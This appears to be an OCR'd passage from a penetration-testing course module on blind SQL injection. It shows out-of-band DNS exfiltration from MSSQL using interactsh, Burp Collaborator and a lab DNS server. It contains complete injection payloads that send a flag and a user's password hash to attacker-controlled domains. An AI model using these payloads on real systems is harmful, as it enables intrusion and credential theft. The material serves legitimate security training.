
```
mayala@htb[/htb] $ ./interactsh-client _ __ __ __ (_)___ / /____ _________ _____/ /_____/ /_ / / __ \/ __/ _ \/ ___/ __ '/ ___/ __/ ___/ __ \ / / / / / /_/ __/ / / /_/ / /__/ /_(__ ) / / / /_/_/ /_/\__/\___/_/ \__,_/\___/\__/____/_/ /_/ 1.0.7 projectdiscovery.io [WRN] Use with caution. You are responsible for your actions [WRN] Developers assume no liability and are not responsible for any misuse or damage. [INF] Listing 1 payload for OOB Testing [INF] cegpcd2um5n3opvt0u30yep71yuz9as8k.oast.online [cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction (A) from <SNIP> at 2022-12-20 11:02:24 [cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction (A) from <SNIP> at 2022-12-20 11:02:24 [<SNIP>cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction (A) from <SNIP> at 2022-12-20 11:02:24 [<SNIP>cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction (A) from <SNIP> at 2022-12-20 11:02:25 [<SNIP><SNIP>cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction (A) from <SNIP> at 2022-12-20 11:02:25 [<SNIP><SNIP>cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction (A) from <SNIP> at 2022-12-20 11:02:25
```

Burp Collaborator

Burpsuite Professional has a built-in OOB interactions client called `Burp Collaborator`. It also works on both Linux and Windows but is of course paid. You can launch the client through the `Burp > Burp Collaborator Client` menu.



Once the client has launched, you can copy your domain to the clipboard with the highlighted button.




To demonstrate, we used the generated domain with the payload from above slightly modified to exfiltrate the flag. Burp Collaborator won't let us do `@A.@B.xxx.burpcollaborator.net`, so this payload sends two requests instead (`@A.xxx.burpcollaborator.net` and `@B.xxx.burpcollaborator.net`).

Code: sql

```
';DECLARE @T VARCHAR(MAX);DECLARE @A VARCHAR(63);DECLARE @B
VARCHAR(63);SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX), flag),
1) FROM flag;SELECT @A=SUBSTRING(@T,3,63);SELECT
@B=SUBSTRING(@T,3+63,63);EXEC('master..xp_subdirs
"\\'+@A+'.fgz790y9hgm95es50u9vfld51w7mvb.burpcollaborator.net\x"');EXEC('mas
ter..xp_subdirs
"\\'+@B+'.fgz790y9hgm95es50u9vfld51w7mvb.burpcollaborator.net\x"');--
```

Although it takes a little bit longer, it works:




Note: Out-of-Band DNS exfiltration is `not unique to SQL injections`, but may also be used with other blind attacks to extract data or commands output, such as `blind XXE` (eXternal XML Entities) or blind `command injection`.

Using a Custom DNS Record

The above two examples with `Interact.sh` and `Burp Collaborator` showed how this attack can be carried over the internet using the DNS/domain logging services provided by them. DNS Out-of-band data exfiltration is also possible when pentesting any organization's local network, and can be performed locally without going over the internet if we had access to the organization's local DNS server. Furthermore, we may still carry the attack over the internet without relying on `Interact.sh` and `Burp Collaborator` by creating a custom DNS record with any ISP or DNS authority, as we will show below.


The VM below has a DNS server setup that allows us to add new domain names, which simulates a DNS authority in real-life that we would use to add new DNS records/domains.

We can access its dashboard on port (`5380`) and login with the default credentials (`admin` : `admin`), and then click on `Zones` and then `Add Zone` . Then, we can enter any unique domain name we want to receive the requests on, we will use `blindsqli.academy.htb` in this case, and select it as a `Primary Zone` :



Next, we can add an `A` record that forwards requests to our attack machine IP. We can keep the name as `@` (wild card to match any sub-domain/record), select the type `A` (IPv4 DNS

record), and set our machine's IP address:



As we are using a custom DNS domain and have access to the DNS server logs, we do not need to setup another listener like `interact.sh` to capture the logs (though it is still an option), and instead we can directly monitor the DNS logs on the DNS web application and search through incoming DNS requests.

Practical Example

Let's try a DNS OOB attack as demonstrated earlier, and see how we can exfiltrate data in action. This time, we will carry the attack on the other (`Aunt Maria's Donuts`) web app, so that we can show a different example. We will inject one of the payloads mentioned earlier, as follows:

Code: sql


```
DECLARE @T VARCHAR(1024); SELECT @T=(SELECT 1234); SELECT * FROM
fn_trace_gettable('\\'+@T+'.YOUR.DOMAIN\x.trc',DEFAULT);
```

First, let's carry a test attack to ensure the attacks works as expected, as this is an essential step when performing any blind attack, since it is more difficult to identify potential issues later on. Since we are not interested in doing a `Boolean SQL Injection` attack, we will not be using `AND` this time, and will simply inject our above query with a `maria';` :

Code: sql


```
maria';DECLARE @T VARCHAR(1024); SELECT @T=(SELECT 1234); SELECT * FROM
fn_trace_gettable('\\'+@T+'.blindsqli.academy.htb\x.trc',DEFAULT);--+-
```

Once we send the above query, we should get `taken` confirming that the query did run correctly:



Now, we need to check the DNS logs to confirm that a DNS request was sent with the `1234` sub-domain. To do so, we will go to the `Logs` tab in the DNS server, then `Query Logs` , and finally hit `Query` . As we can see, we did indeed get a couple of hits with the above

data:



Instead of `(SELECT 1234)`, we want to capture the password hash of `maria`. So, we will replace the query defined within `@T` to the follow:

Code: sql

```sql
SELECT password from users WHERE username="maria";
```

Note: We should always ensure that whatever query we choose only returns `1` result, or our attack may not work correctly and we would need to `concatenate` all results into a single string.

Of course, we still need to encode the result, as it may contain non-ASCII characters which would not comply with DNS rules and will break our attack. So, we replace the `@T` declaration with the following (as shown earlier):

Code: sql


```sql
DECLARE @T VARCHAR(MAX); DECLARE @A VARCHAR(63); DECLARE @B VARCHAR(63);
SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX), password), 1) from
users WHERE username="maria"; SELECT @A=SUBSTRING(@T,3,63); SELECT
@B=SUBSTRING(@T,3+63,63);
```

Now, we can stack both queries, while also replacing `@T` in the domain with `@A` and `@B`, and our final injection payload will look as follows:

Code: sql

```
maria';DECLARE @T VARCHAR(MAX); DECLARE @A VARCHAR(63); DECLARE @B
VARCHAR(63); SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX),
password), 1) from users WHERE username='maria'; SELECT
@A=SUBSTRING(@T,3,63); SELECT @B=SUBSTRING(@T,3+63,63); SELECT * FROM
fn_trace_gettable('\\'+@A+'.'+@B+'.blindsqli.academy.htb\x.trc',DEFAULT);--
+-
```


We run the query, and get `taken` confirming it executed correctly:



Finally, we check the DNS logs again, and indeed we do find our encoded result:

#	Timestamp	Client IP Address	Protocol	Response Type	RCODE	Domain	Type	Class	Answer
273	2023-01-09 16:13:30	::1	Udp	Authoritative	NxDomain	39633666383 33863313 43230373635306363646.1.blindsqli.academy.htb	AAAA	IN	
272	2023-01-09 16:13:30	::1	Udp	Authoritative	NxDomain	39633666383 33863313 43230373635306363646.1.blindsqli.academy.htb	A	IN	

All we need to do now is to decode these values from ASCII hex (after removing the `.` separating the sub-domains):



Challenge: Try to adapt our earlier scripts to automate this entire process, by automatically splitting the results into as many smaller sub-domains as needed, over multiple requests.